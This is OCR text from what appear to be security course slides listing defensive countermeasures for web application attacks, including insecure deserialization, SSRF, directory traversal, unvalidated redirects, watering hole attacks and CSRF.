
- Validate untrusted input that is to be serialized to ensure that serialized data contain only **trusted classes**
- The deserialization of trusted data must cross a trust boundary
- Developers must redo the architecture of their applications
- Avoid serialization for **security-sensitive classes**

Security Logging and Monitoring Failures

- Define the scope of assets covered in **log monitoring** to include business-critical areas
- Setup a minimum baseline for logging and ensure that it is followed for all assets
- Ensure that logs are logged with user context so that **they are traceable** to specific users

Server-Side Request Forgery Attacks

- Ensure **URL stability** for the prevention of DNS rebinding and TOCTOU attacks
- Implement the **segregation of access** functionality for the remote resources into distinct networks
- Enable the policy of "**deny by default**"



Web Application Attack Countermeasures (Cont'd)

Directory Traversal


- Define access rights to the **protected areas** of the website
- **Apply checks/hotfixes** that prevent the exploitation of vulnerabilities such as Unicode to affect the directory traversal
- Web servers should be regularly updated with **security patches**

Unvalidated Redirects and Forwards

- Avoid using redirects and forwards
- If destination parameters cannot be avoided, ensure that the **supplied value is valid** and authorized for the user


Watering Hole Attack

- Regularly apply software patches to remove any vulnerabilities
- Monitor network traffic
- Secure the DNS server to prevent attackers from **redirecting the site**
- Analyze **user behavior**
- Inspect popular websites



Web Application Attack Countermeasures (Cont'd)

Cross-Site Request Forgery	- Logoff immediately after using a web application and clear the history - Do not allow your browser and websites to save login details - Check the HTTP referrer 